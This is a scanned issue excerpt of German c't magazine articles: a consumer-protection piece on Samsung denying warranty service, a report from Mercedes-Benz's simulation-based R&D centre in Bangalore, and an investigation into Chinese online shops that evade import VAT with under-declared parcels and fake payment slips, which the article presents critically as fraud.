


Bild: Peter Stemmler

Internationale Großkonzerne lieben freien Handel – solange sie ihn zu ihrem Vorteil kontrollieren können. Aber muss man deshalb einen Garantie-Krieg gegen seine eigenen Kunden führen, wie es der Elektronik-Riese Samsung versucht hat?

Von Tim Gerber

Ende Mai 2015 erwarb c't-Leser Michael H. einen Fernseher. Das Gerät mit 1,40 Meter (55 Zoll) Bildschirmdiagonale vom Typ Samsung UE55HU7590 kostete seinerzeit im Schnitt etwa 1600 Euro. Also war Michael H. froh, via Amazon das sehr günstige Angebot des Verkäufers my-solutions.de (RB Handelsgesellschaft mbH) zu 1442 Euro gefunden zu haben. Der Fernseher wurde ihm Anfang Juni 2015 geliefert und tat in den folgenden Monaten zur vollen Zufriedenheit seinen Dienst. Andershalb Jahre später jedoch zeigte das Display störende dunkle Flecken und Artefakte.

Da Samsung für Material- und Verarbeitungsfehler bei Fernsehgeräten eine

24-monatige Garantie übernimmt, wandte sich Michael H. am 24. Oktober 2016 per E-Mail an die Hotline des Herstellers und übersandte ihm Bilder, die den Defekt erkennen ließen. Die Hotline beauftragte eine Fachwerkstatt, die reNEW Service GmbH in Nürnberg, mit der Reparatur-Abwicklung. Dorthin sandte H. den Fernseher ein. Am 10. November schickte ihm die Werkstatt den Fernseher unrepariert zurück. Zur Begründung hieß es auf dem Lieferschein, das notwendige Ersatzteil für das inzwischen nicht mehr hergestellte Fernsehmodell sei nicht lieferbar. Einen Antrag auf Gutschrift habe Samsung abgelehnt, „da Auslandsbezug“.

Hin und Her

Nun wandte sich Michael H. an seinen Verkäufer. Dieser sagte zwar zu, die gesetzliche Gewährleistung für den bei ihm gekauften Fernseher zu übernehmen, verlangte von seinem Kunden jedoch den Nachweis, dass der Fehler schon beim Kauf vorgelegen hat. Diesen Nachweis kann der Verkäufer mehr als ein halbes Jahr nach der Auslieferung tatsächlich verlangen. Für den Käufer ist er aber schwer zu erbringen.

Allerdings bestärkte der Verkäufer seinen Kunden darin, sich die Garantieverweigerung durch Samsung nicht gefallen zu lassen. „Das Gerät wurde in Deutschland verkauft, also kommt die deutsche Garantie zum Tragen“, schrieb ein Mitarbeiter der RB Handelsgesellschaft am 21. Dezember an Michael H. Weiter führte er aus: „Eine Klage gegen Samsung hingegen wird Erfolg haben. Das haben wir selber auch schon gemacht und Recht bekommen. Seitdem musste sich Samsung daran halten, die Garantie für jedes Gerät zu machen, egal wo es gekauft wurde, egal ob Importgerät oder was weiß ich. Komischerweise vergisst Samsung das immer mal wieder, besonders wenn es um Geräte geht, die nicht repariert werden können.“ Eine Nachfrage nach genaueren Angaben zu dem erwähnten Rechtsstreit, etwa die Bezeichnung des Gerichts und Aktenzeichen, mit denen der Kunde sich hätte schlau machen können, hat my-solution aber leider nicht beantwortet.

Tatsächlich hatte Samsung bereits Anfang 2009 gegenüber einem Händler eine strafbewehrte Unterlassungserklärung abgegeben, die der c't-Redaktion vorliegt (siehe Link am Ende des Artikels). Darin verpflichtet sich Samsung, Garantieleistungen für Neugeräte, die innerhalb der EU verkauft wurden, nach seinen für das jeweilige Land geltenden Garantiebedingungen zu erbringen. Für den Fall der Zuwiderhandlung verpflichtet sich Samsung zur Zahlung einer Vertragsstrafe in unbestimmter Höhe.

Umso erstaunlicher ist die Antwort, die Michael H. auf seine zuletzt per E-Mail vom 20. Dezember 2016 geäußerte Bitte nach einem Monat erhielt. Am 19. Januar schrieb ihm die Samsung-Hotline per E-Mail: „Die Ihnen entstandenen Unannehmlichkeiten bedauern wir sehr. Es ist uns äußerst wichtig, dass Sie als Kunde mit der Qualität unserer Produkte und dem Service unseres Hauses zufrieden sind.“

Ein Austausch oder eine Gutschrift direkt über uns ist leider nicht möglich, da

wir keinen Kaufvertrag miteinander haben. Dies geht nur über den Händler. Wie wir den Vorkontakten in Ihrem Kundenkonto entnehmen können, haben Sie den UE55HU7500ZXZT über einen Händler bei Amazon gekauft, und dieser ist so erst mal für Sie nicht mehr verfügbar. Eventuell kann Ihnen Amazon direkt eine Verbindung zum Händler herstellen und somit kann dann der Kauf rückabgewickelt werden.

Auch wenn Sie sich eine positive Rückmeldung erhofft haben, können wir Ihnen das Gerät nicht reparieren (wegen fehlender Ersatzteile) und auch nicht gutschreiben.“ Von „Auslandsbezug“ war nun zwar keine Rede mehr. Mit dem Verweis an den Verkäufer verstößt Samsung aber ebenfalls gegen geltendes Recht und verletzt die abgegebene Unterlassungserklärung. Denn nach einer europäischen Verbraucherschutzrichtlinie, die in § 443 BGB ihren Eingang in deutsches Recht gefunden hat, ist ein Garantiegeber neben dem Verkäufer und unabhängig von diesem zu Garantieleistungen verpflichtet.

Und im Falle einer dahingehenden Garantie sieht das Gesetz (§ 443 Abs. 2 BGB) eine Vermutung dafür, dass ein während der Garantiezeit auftretender Sachmangel die Rechte aus der Garantie begründet. Das Problem der Beweislast – etwa für einen durch unsachgemäßen Gebrauch verursachten Mangel – hat also hier der Garantiegeber. Doch darüber mochte Samsung in diesem Fall gar nicht streiten, sondern stattdessen den Kunden an den Verkäufer abwimmeln. Da Samsung ihm die versprochene Garantie-

leistung nun immer noch verweigerte, bat Michael H. Ende Januar die c't um Hilfe.

Nicht alles gut

Wir wandten uns an die Pressestelle von Samsung und fragten, auf welcher rechtlichen Grundlage man dem Kunden die Garantie verweigere. Dabei wiesen wir auf die genannten gesetzlichen Bestimmungen hin, wonach dem Käufer im Garantiefall neben den gesetzlichen Gewährleistungsansprüchen die Rechte aus einer freiwilligen Garantie gegenüber demjenigen zustehen, der die Garantie gegeben hat. In diesem Falle also Samsung, da der Hersteller auf seiner Webseite damit wirbt.

Samsung sagte uns eine umgehende Prüfung des Falles und eine rasche Antwort zu. Bereits einen Tag nach unserer Anfrage an Samsung informierte uns Michael H., dass er einen Anruf von Samsung erhalten habe und man ihm den Kaufpreis erstatten wolle. Auf nochmalige Nachfrage bestätigte Samsung auch uns gegenüber sein Einlenken. Der Verweis an den Händler sei erfolgt, „um in diesem Fall eine schnelle Lösung für den Kunden zu erreichen.“ Weiter heißt es in dem Schreiben: Wenn die Abwicklung mit dem Händler, wie in diesem Fall, nicht problemlos laufe, empfehle Samsung seinen Kunden grundlegend immer, sich direkt an den Samsung Service zu wenden. Michael H. hatte das aber auch nichts genützt. (tig@ct.de) **ct**

Unterlassungserklärung von Samsung:
ct.de/ykm8

Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beklagen. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden umspringen. In unserer Rubrik „Vorsicht,

Kunde!“ berichten wir über solche Entgleisungen, Ungerechtigkeiten und dubiose Geschäftspraktiken. Damit erfahren Sie als Kunde schon vor dem Kauf, was Sie bei dem jeweiligen Unternehmen erwarten oder manchmal sogar befürchten müssen. Und womöglich veranlassen unsere Berichte ja auch den einen oder anderen Anbieter, sich zukünftig etwas kundenfreundlicher und kulanter zu verhalten.

Falls Sie uns eine solche böse Erfahrung mitteilen wollen, senden Sie bitte eine chronologisch sortierte knappe Beschreibung Ihrer Erfahrungen an: vorsichtkunde@ct.de.

Digitale Tiefkühlkammer

Ein Blick hinter die Kulissen des Mercedes-Entwicklungszentrums in Indien

Auch im tiefsten Winter sind Temperaturen von 25 Grad in Bangalore keine Seltenheit. Nicht gerade ein Ort, an dem man die Innenraumheizung neuer PKW-Modelle testen würde. Doch Mercedes Benz simuliert sich auf Rechenclustern einfach die Welt, wie sie dem Prototypen gefällt.

Von Stefan Porteck

In der drittgrößten Stadt Indiens betreiben die Stuttgarter das größte Forschungs- und Entwicklungszentrum außerhalb Deutschlands. Im November 2016 feierte das Mercedes Benz Research & Development Center India (MBRDI) 20-jähriges Bestehen. Zu diesem Anlass bekamen wir die Gelegenheit, einen Blick hinter dessen Kulissen zu werfen. Beim Betreten des MBRDI wird schnell klar, dass man hier keine großen Hallen mit Tonmodellen künftiger Karosserieformen oder spektakuläre Crashtests zu Gesicht bekommt.

Auf den rund 25.000 Quadratmetern wird überwiegend mit digitalen Simulationen gearbeitet. Damit ist man unabhängig von Umwelteinflüssen und Klimakammern. Um beispielsweise eine Heizung zu testen, werden die gewünschten Temperaturen im Computer vorgegeben. Ebenso ein gesitteter Verkehrsfluss, denn während auf den Straßen der überfüllten 8-Millionen-Metropole absolutes Verkehrschaos herrscht, tüftelt eine andere Abteilung auf einer simulierten Straße am Verhalten von Steuergeräten für autonomes Fahren.

Simulierte Taiga

Mit rund 600 von insgesamt 3500 Mitarbeitern nimmt die Simulationsabteilung

den größten Posten am MBRDI ein. Außer naheliegenden Berechnungen wie etwa zum Crash-Verhalten werden hier auch diverse andere Eigenschaften künftiger Fahrzeuge simuliert – oft solche, über die sich ein Autofahrer niemals Gedanken machen würde. Eine davon ist den nördlichen Ländern geschuldet: Stand ein Wagen über Nacht in Eiseskälte, müssen Heizung und Gebläse leistungsfähig genug sein, um die Windschutzscheibe innerhalb einer vorgegebenen Zeit abzutauen. In Zeiten vor Simulationen auf einem Rechencluster ließ sich so etwas nur durch Try-and-Error herausfinden.

Für die Entwickler waren solche Tests mit viel Aufwand verbunden. Nachdem das grundlegende Design und die Materialien eines Autos feststanden, musste ein Prototyp gebaut und anschließend in einer Kältekammer eingefroren werden. Falls Heizung und Lüftung nicht die gewünschte Leistung lieferten, hieß es „Zurück ans Reißbrett“, um anschließend mit einem modifizierten Prototyp einen neuen Test zu

starten. Das kostet natürlich Zeit und Geld, weshalb es kaum verwundert, dass jeder PKW-Hersteller nahezu alle erdenklichen Eigenschaften am Rechner simuliert.

Bevor eine realistische Simulation überhaupt gelingt, werden zunächst unzählige Parameter und Rohdaten benötigt. So waren am MBRDI etliche Anläufe nötig, bis sich das Abtauen von Windschutzscheiben wirklich zuverlässig im Computer simulieren ließ. Für die Verfeinerung wurden die Rechenergebnisse immer wieder mit dem tatsächlichen Abtauen echter Autos verglichen. Mit jeder Iteration wurde die Genauigkeit der Simulation peu à peu verbessert. Nach etwa anderthalb Jahren des Testens und Abgleichens liefert der Computer laut der Entwickler nun so präzise Daten, dass für Enteisungsprognosen kein Auto mehr in die Tiefkühlkammer muss.

Außer der Zeitersparnis haben Simulationen noch einen weiteren Vorteil. So lassen sich viele Tests schon durchführen, wenn noch gar nicht alle Entscheidungen

Nicht an die dicken Kabel fassen! Am MBRDI wird auch an Elektromotoren getüftelt.



zur Realisierung eines Prototypen gefällt sind. Das verhindert grundlegende und damit teure Änderungen in späteren Entwicklungsstadien.

Um Sackgassen bei einer Neuentwicklung von Anfang an zu vermeiden, wird am MBRDI zusätzlich zum Abtauen auch die gesamte Innenraumheizung simuliert. Das Ziel ist dabei, dass sich der Fahrzeugaum möglichst schnell und gleichmäßig aufheizt, ohne die Insassen dabei mit Zugluft oder rauschenden und säuselnden Luftverwirbelungen zu nerven. Selbst bei der Ausgestaltung der Scheibenwischer bleibt nichts dem Zufall überlassen: Bevor sie in Serie gehen, hat ein Computer akribisch die Menge des abgewischten Wassers berechnet.


Unterwegs auf digitalen Straßen

In modernen Autos gehen unzählige Assistenzsysteme dem Fahrer zur Hand. Deren Steuergeräte nehmen sich die Entwickler am MBRDI ebenfalls zur Brust. Ein vollständiges Auto wird für deren Programmierung ebenso wenig benötigt wie eine Straße. Für die Optimierung eines Notbrems- und Spurhalteassistenten wurde im Testlabor das Steuergerät des Autos auf ein Testbrett geklemmt. Statt realer Sensordaten wird die Fahrzeugelektrik mit fiktiven Werten aus einem handelsüblichen PC gefüttert.

Der Ingenieur sieht so auf einem Monitor, welche Straßen- und Verkehrszustände simuliert werden und auf einem weiteren Bildschirm, welche Daten das Steuergerät erkennt, wie es sie interpretiert und anhand dessen die Geschwindigkeit und die Lenkbewegungen des (in Wirklichkeit nicht vorhandenen) Fahrzeugs in Echtzeit anpasst.

Im Labor lassen sich so alle erdenklichen Notsituation – wie plötzlich vor das Auto laufende Passanten, stehende Hindernisse oder eine Vollbremsung des vorausfahrenden Fahrzeugs – mit wenigen Mausklicks simulieren und testen. Im Unterschied zu realen Testfahrten erspart das einen abgesperrten Parcours. Zudem lassen sich die wechselnden Verkehrssituationen mittels Computer viel schneller und vor allem gefahrlos für Mensch und Maschine ausprobieren.

Während unseres kurzen Besuchs klappte das Vermeiden eines Auffahr-



Ein handelsüblicher PC gaukelt dem Steuergerät des Bremsassistenten plötzlich auftauchende Hindernisse vor.

unfalls problemlos: Das PKW-Steuergerät interpretierte die vorgegaukelten Daten des fiktiven Radarsensors korrekt als ein auf der rechten Spur stehendes Auto und nahm zunächst Gas weg und betätigte schließlich die Bremse, um eine Kollision zu vermeiden.

Rauschen statt Rußen

Handfester ging es im Labor für Hochvolt-Technik zu. Unter dem sonoren Brummen mehrerer Trafos und Generatoren lief abgeschirmt hinter Schutzglas ein Elektromotor auf dem Prüfstand. Auf dem Kontrollmonitor davor überwachten Techniker diverse relevante Parameter wie die Temperatur, die Energierückgewinnung im Schubbetrieb, die Energieaufnahme und die vom Motor erzielte Leistung.

Aufgrund der potenziell tödlichen Gefahr im Umgang mit Starkstrom bekommen alle Ingenieure, die am MBRDI im Hochvolt-Labor arbeiten, vorab in Deutschland eine Schulung. An deutsche Sicherheitsstandards und Vorschriften hat man sich auch beim Aufbau des Elektrolabors gehalten. Notgedrungen – da es, wie man bei der Führung berichtete, in Indien derzeit noch keine Bau- oder Einrichtungsvorschriften für derartige Testlabore gibt.

In nächster Nähe

Mit einer Entfernung von mehr als 7.000 Kilometern und einer Zeitverschiebung von fünfeinhalb Stunden scheint Indien eigentlich nicht gerade der perfekte Standort für ein FuE-Zentrum zu sein. Doch Mercedes befindet sich dort in bester Nachbar-

schaft. In den vergangenen Jahren hat Bangalore sich zum „Silicon Valley“ Indiens gemausert: Quasi nur einen Steinwurf vom MBRDI finden sich Niederlassungen von Zulieferern wie Bosch, Siemens und Continental sowie IT-Größen und Chip-Hersteller wie Motorola, Dell, IBM, Intel und Texas Instruments.

Grund für die Attraktivität des Standorts ist unter anderem das große Angebot an Arbeitnehmern. Jedes Jahr verlassen Hunderte bis Tausende gut ausgebildete und ob der wirtschaftlichen Lage Indiens motivierte Informatiker und Ingenieure die Unis – Fachpersonal, das in Deutschland deutlich schwieriger zu finden und teurer ist.

Den Eindruck, dass in Bangalore günstige „Programmier-Drohnen“ gezüchtet werden, hatten wir bei unserem Besuch indes nicht: Das MBRDI ist eine hundertprozentige Tochter im Daimler-Konzern und bildet seine Mitarbeiter intern weiter. So will man unter anderem sicherstellen, dass das FuE-Zentrum wettbewerbsfähig bleibt und kein Wissenstransfer zur Konkurrenz stattfindet.

Offenbar scheint die Rechnung für Mercedes aufzugehen: Außer mit der Umsetzung von in Stuttgart angeschobenen Projekten kann das MBRDI mittlerweile mit nahezu 500 Patenteinreichungen aufwarten, wie dessen Leiter Manu Saale nicht ohne Stolz berichtet. (spo@ct.de) **ct**

Hinweis: Mercedes hat den Autor nach Bangalore eingeladen und die Reisekosten übernommen.



Bild: Raimond Spekking / CC BY-SA 4.0, creativecommons.org/licenses/by-sa/4.0

Smarte Schmuggler

China-Shops boomen – auch dank fragwürdiger Tricks

Zollversicherungen, gefälschte PayPal-Belege, Umwege über England: Chinesische Online-Händler erfinden ständig neue dreiste Methoden zur Umgehung der Einfuhrumsatzsteuer. Für die Kunden ist das billig und bequem, aber auch riskant.

Von Christian Wölbert

Der Schweizer Tagesanzeiger nennt es eine „Päckluft“: Seit 2012 hat sich die Zahl der Warensendungen aus Asien in die Schweiz verachtacht. Mittlerweile sind es über 20.000 Päckchen – pro Tag. Der Großteil stammt von chinesischen Online-Händlern. DHL und die Deutsche Post veröffentlichen keine Zahlen, aber auch nach Deutschland schwappen immer größere Paketwellen aus China.

Groß geworden sind die chinesischen Online-Händler mit Hilfe von

Amazon, eBay und Aliexpress. In den vergangenen Jahren haben sich jedoch viele von ihnen – zum Beispiel Banggood, Cect, Dealextreme, Efox, Gearbest oder Tradingshenzhen – von den Plattformen gelöst. Sie locken immer mehr westliche Kunden auf ihre eigenen Webseiten. Diese sehen aufgeräumt aus, die Produkte werden meist fehlerfrei auf Englisch beschrieben, bei Tradingshenzhen und Cect sogar auf Deutsch. Europäische Angestellte beraten die Kunden, versorgen

europäische Blogs mit Testgeräten und schalten Werbung.

Von 70.000 auf 200.000 Bestellungen

Die eigenständigen Shops sind extrem günstig, weil sie nichts für Amazon oder eBay abzwacken müssen. Zum Beispiel kostet der Staubsauger-Roboter Xiaomi Mi Robot bei ihnen nur 350 Euro, während auf Amazon.de der günstigste chinesische Verkäufer 435 Euro verlangt. Bei europäischen Händlern ist der Sauger noch gar nicht erhältlich, und ein ähnliches Modell einer anderen Marke kostet dort 900 Euro. Ähnlich sieht das Preisgefälle bei vielen Smartphones aus.

Dank der unschlagbaren Preise wachsen die China-Shops schnell. Zum Beispiel wickelte Gearbest 2015 rund 70.000 Bestellungen aus Deutschland ab, 2016 waren es schon 200.000, berichtet ein Mitarbeiter. Weltweit habe man 2016 knapp 500 Millionen Dollar umgesetzt.

Zum Erfolg der China-Shops trägt allerdings auch ein kreativer Umgang mit der Deklaration der Pakete bei. Viele geben Warenwerte an, die weit unter den tatsächlich von den Kunden gezahlten Preisen liegen, damit diese in Deutschland möglichst wenig Einfuhrumsatzsteuer an den Zoll zahlen müssen. Viele geben sogar konsequent „20 US-Dollar“ an. Denn unterhalb von 22 Euro entfällt die Steuer, das Paket wird meist durchgewunken, der Kunde muss keinen Papierkram regeln, nichts zahlen – und bestellt gerne erneut.

Zum Beispiel erreichte vor Kurzem ein fast 500 Euro teurer PC von einem chinesischen Online-Händler die c't-Redaktion als „TV Box“ im Wert von 20 US-Dollar. Der Zoll hatte sich nicht eingemischt, die Sendung blieb steuerfrei. Ein anderer Händler deklarierte ein Handy im Wert von 215 Euro als 100-Dollar-Gerät – in diesem Fall forderte DHL im Auftrag des Zolls eine Rechnung an. Wir legten den korrekten Preis offen und zahlten 40 Euro Steuern.

Laut der Schweizer Post sind rund 95 Prozent der Asien-Päckchen falsch oder ungenügend deklariert. Die Unternehmensberatung Deloitte, die das Thema für die EU-Kommission untersucht hat, berichtet ebenfalls von einer extrem hohen Schummel-Quote: „Einige Finanzbehörden teilten mit, dass fast jedes untersuchte Paket gegen die Regeln verstößt.“

Falsche PayPal-Auszüge

Das Unterdeklariieren ist ein alter Trick. Neu ist allerdings, dass einige China-Shops auch dann noch schummeln, wenn der Zoll ein Paket schon angehalten hat und vom Empfänger einen Zahlungsbeleg anfordert. Ein Shop-Mitarbeiter erklärte uns, dass er Kunden in solchen Fällen einen „PayPal Slip“ schickt, der aussieht „wie ein Kontoauszug von PayPal“.

Außerdem bieten einige Shops eine „Zollversicherung“ an. Für diesen Service schlägt der Shop bei der Bestellung 5 bis 10 Prozent auf den Kaufpreis auf. Falls der Kunde zum Zoll zitiert wird, entrichtet er zunächst die Steuer und bekommt diese anschließend vom Shop erstattet. So ein Geschäft wäre legal. Doch von einem Shop erfuhren wir, dass dessen Zollversicherung nur dann gilt, wenn der Kunde anstelle eines echten Kontoauszugs falsche Dokumente des Shops vorlegt, um die Steuer möglichst niedrig zu halten.

Wer als Kunde dabei mitmacht, macht sich strafbar. Einige Online-Shopper wissen das anscheinend nicht – oder sie halten die Zollbeamten für dumm. Jedenfalls kommt es in der Praxis durchaus vor, dass Käufer falsche Zahlen zeigen. Die Beamten recherchieren die korrekten Preise dann oft im Internet oder fordern die Käufer auf, sich in ihren PayPal-Account einzuloggen, berichtet der Berliner Fachanwalt für Steuerrecht und Strafrecht Torsten Hildebrandt.

Das Ergebnis: ein Verfahren wegen Steuerhinterziehung. „Bei Ersttätigern und hinterzogenen Beträgen bis 1500 Euro wird das Verfahren meist gegen eine Zahlungsaufgabe eingestellt. Die Auflage ist einkommensabhängig und kann durchaus vierstellige Beträge erreichen“, sagt Hildebrandt.

China-Shopping ohne Zollkontakt

Ein kreativer Trick einiger China-Shops ist eine Versandmethode, bei der deutsche Kunden auf keinen Fall mit dem Zoll in Berührung kommen – und deshalb auch keine Steuer zahlen. Dabei fliegen die Shops das Paket zunächst in einen anderen EU-Staat, meist Großbritannien, und lassen es dort von einem Logistikpartner importieren. Dieser Partner leitet das Paket sofort an den deutschen Kunden weiter. Innerhalb der EU finden keine Zollkontrollen statt. Deshalb läuft der Einkauf für den Kunden genauso bequem ab wie bei einem einheimischen Online-

Händler, abgesehen davon, dass der Versand ein bis zwei Wochen dauert.

Warum aber versenden die Shops bevorzugt über Großbritannien? Dort fällt wie in der gesamten EU eine Einfuhrumsatzsteuer an, sie liegt mit 20 Prozent sogar über der deutschen in Höhe von 19 Prozent. Die britischen Zöllner stehen allerdings in dem Ruf, besonders lax zu kontrollieren. Anfang März schlug sogar das Europäische Amt für Betrugsbekämpfung (OLAF) Alarm: Großbritannien sei in Europa das „wichtigste Drehkreuz“ für Schmuggler.

„Kriminelle Gruppen“ hätten mit dem Import von Textilien und Schuhen aus China knapp zwei Milliarden Euro an Zöllen hinterzogen. Sie hätten gegenüber dem britischen Zoll zum Beispiel Damenhosen mit einem Wert von 0,91 Euro pro Kilogramm deklariert, während der Durchschnittswert in der gesamten EU bei 26 Euro pro Kilogramm lag und der Weltmarktpreis für Baumwolle bei 1,44 Euro pro Kilogramm. Man habe die britische Regierung seit 2014 mehrfach vergeblich aufgefordert, strenger zu kontrollieren – der Betrug laufe aber weiterhin.

Falls die britischen Zöllner unterdeklarierte Elektronik-Produkte genauso durchwinken wie Damenhosen, könnte das die Vorliebe der Shops für den Versand über England erklären. OLAF geht in seinen Veröffentlichungen allerdings nicht auf Elektronik ein und hält den Rest seiner Untersuchungsergebnisse geheim. Und die meisten Testbestellungen von c't, die über England verschickt wurden, kamen ohne Zollerklärungen bei uns an. Nur in einem Fall klebte die Erklärung

Die Rechtslage

Bis zu einem Gesamtbetrag (Ware und Versandkosten) von 22 Euro fällt in Deutschland keine Einfuhrumsatzsteuer an. Geschenksendungen sind bis zu einem Wert von 45 Euro abgabenfrei. Ist der Wert höher, zahlt man 19 Prozent Steuern. Ab 150 Euro fallen im Prinzip zusätzlich Zollgebühren an, allerdings sind die meisten Elektronik-Produkte zollfrei. In Großbritannien, wo einige chinesische Händler bevorzugt einführen, liegt die Steuerfreigrenze bei 15 Pfund (Geschenke: 39 Pfund).

»Meistens geht es durch«

Im Beratungs-Chat eines China-Shops gaben wir uns als Kunde aus. Daraufhin schlug der Support-Mitarbeiter uns vor, gefälschte Dokumente beim Zoll vorzulegen.

Shop: Wir sind online! Bitte geben Sie Ihre Frage oder Nachricht ein und wir werden Sie sofort mit einem unserer Mitarbeiter verbinden.

Kunde: Hallo. Wie ist das mit dem Zoll?

Shop: Normal fallen keine Zollgebühren an, jedoch 19 % Einfuhrumsatzsteuer (in Deutschland) + eine DHL Gebühr (11,90 €). Wenn Sie es einfach haben wollen, schließen Sie bei der Bestellung einfach den Versand + Zollversicherung ab und dann reduzieren sich die Zollkosten auf 5–8 %. Wir übernehmen dann die Einfuhrumsatzsteuer exkl. DHL-Gebühr. Dadurch genießen Sie die Vorteile von DHL Express (2 bis 4 Tage Lieferung) und die günstigen Kosten bei der Einfuhrumsatzsteuer.

Was wir auch empfehlen können, ist DHL UK Line. Da gehen die meisten Pakete so durch, ohne zusätzliche Kosten und keine Einfuhrumsatzsteuer. Garantieren können wir es aber nicht, bisher hatten wir keine schlechten Erfahrungen damit. Dabei würde nur der Gerätepreis + Versandkosten anfallen, sonst nichts.

Kunde: Aha. Und wie hoch wären die Steuern, wenn ich ein 200-Euro-Handy kaufe und das normale DHL nehme?

Shop: 19 % MwSt + 14 Euro DHL-Gebühr.

Aber wir passen die Rechnung gerne für Sie an, sodass etwas weniger anfällt. Garantieren können wir hierfür aber nicht.

Kunde: Was könnte schiefgehen?

Shop: Dass die Rechnung nicht anerkannt wird. Aber meistens geht es durch.

Kunde: Meinen Sie die Rechnung, die ich beim Zoll vorlegen muss? Welchen Wert würden Sie dort angeben, wenn ich das 200-Euro-Handy kaufe?

Shop: Genau. Meist 100 bis 120 Euro.

Kunde: Kann es vorkommen, dass der Zoll die Rechnung nicht akzeptiert und mein PayPal-Konto sehen will? Oder die Kreditkartenabrechnung?

Shop: Wir haben auch einen PayPal-Slip. Aber es kann auch sein, das Kontoauszüge angefordert werden, ja.

Kunde: Was ist ein PayPal Slip?

Shop: Das sieht aus wie ein Kontoauszug von Paypal.

Kunde: Kann ich Probleme bekommen, falls ich so etwas beim Zoll vorlege? Ganz sauber ist das ja nicht, oder?

Shop: Bisher wurde noch kein Kunde belangt. Aber ja, Sie unterschlagen Steuern dabei.

Kunde: OK. Dann ist ja vielleicht die Zollversicherung die beste Lösung. Wie viel würde ich dann bei dem 200-Euro-Handy zahlen?

Shop: Es verhält sich hier gleich: Sie bekommen eine geringere Rechnung und müssen diese vorlegen. Die Zollversicherung greift nur, wenn Sie die angepasste Rechnung verwenden. Schicken Sie die Originalrechnung, greift die Zollversicherung nicht.

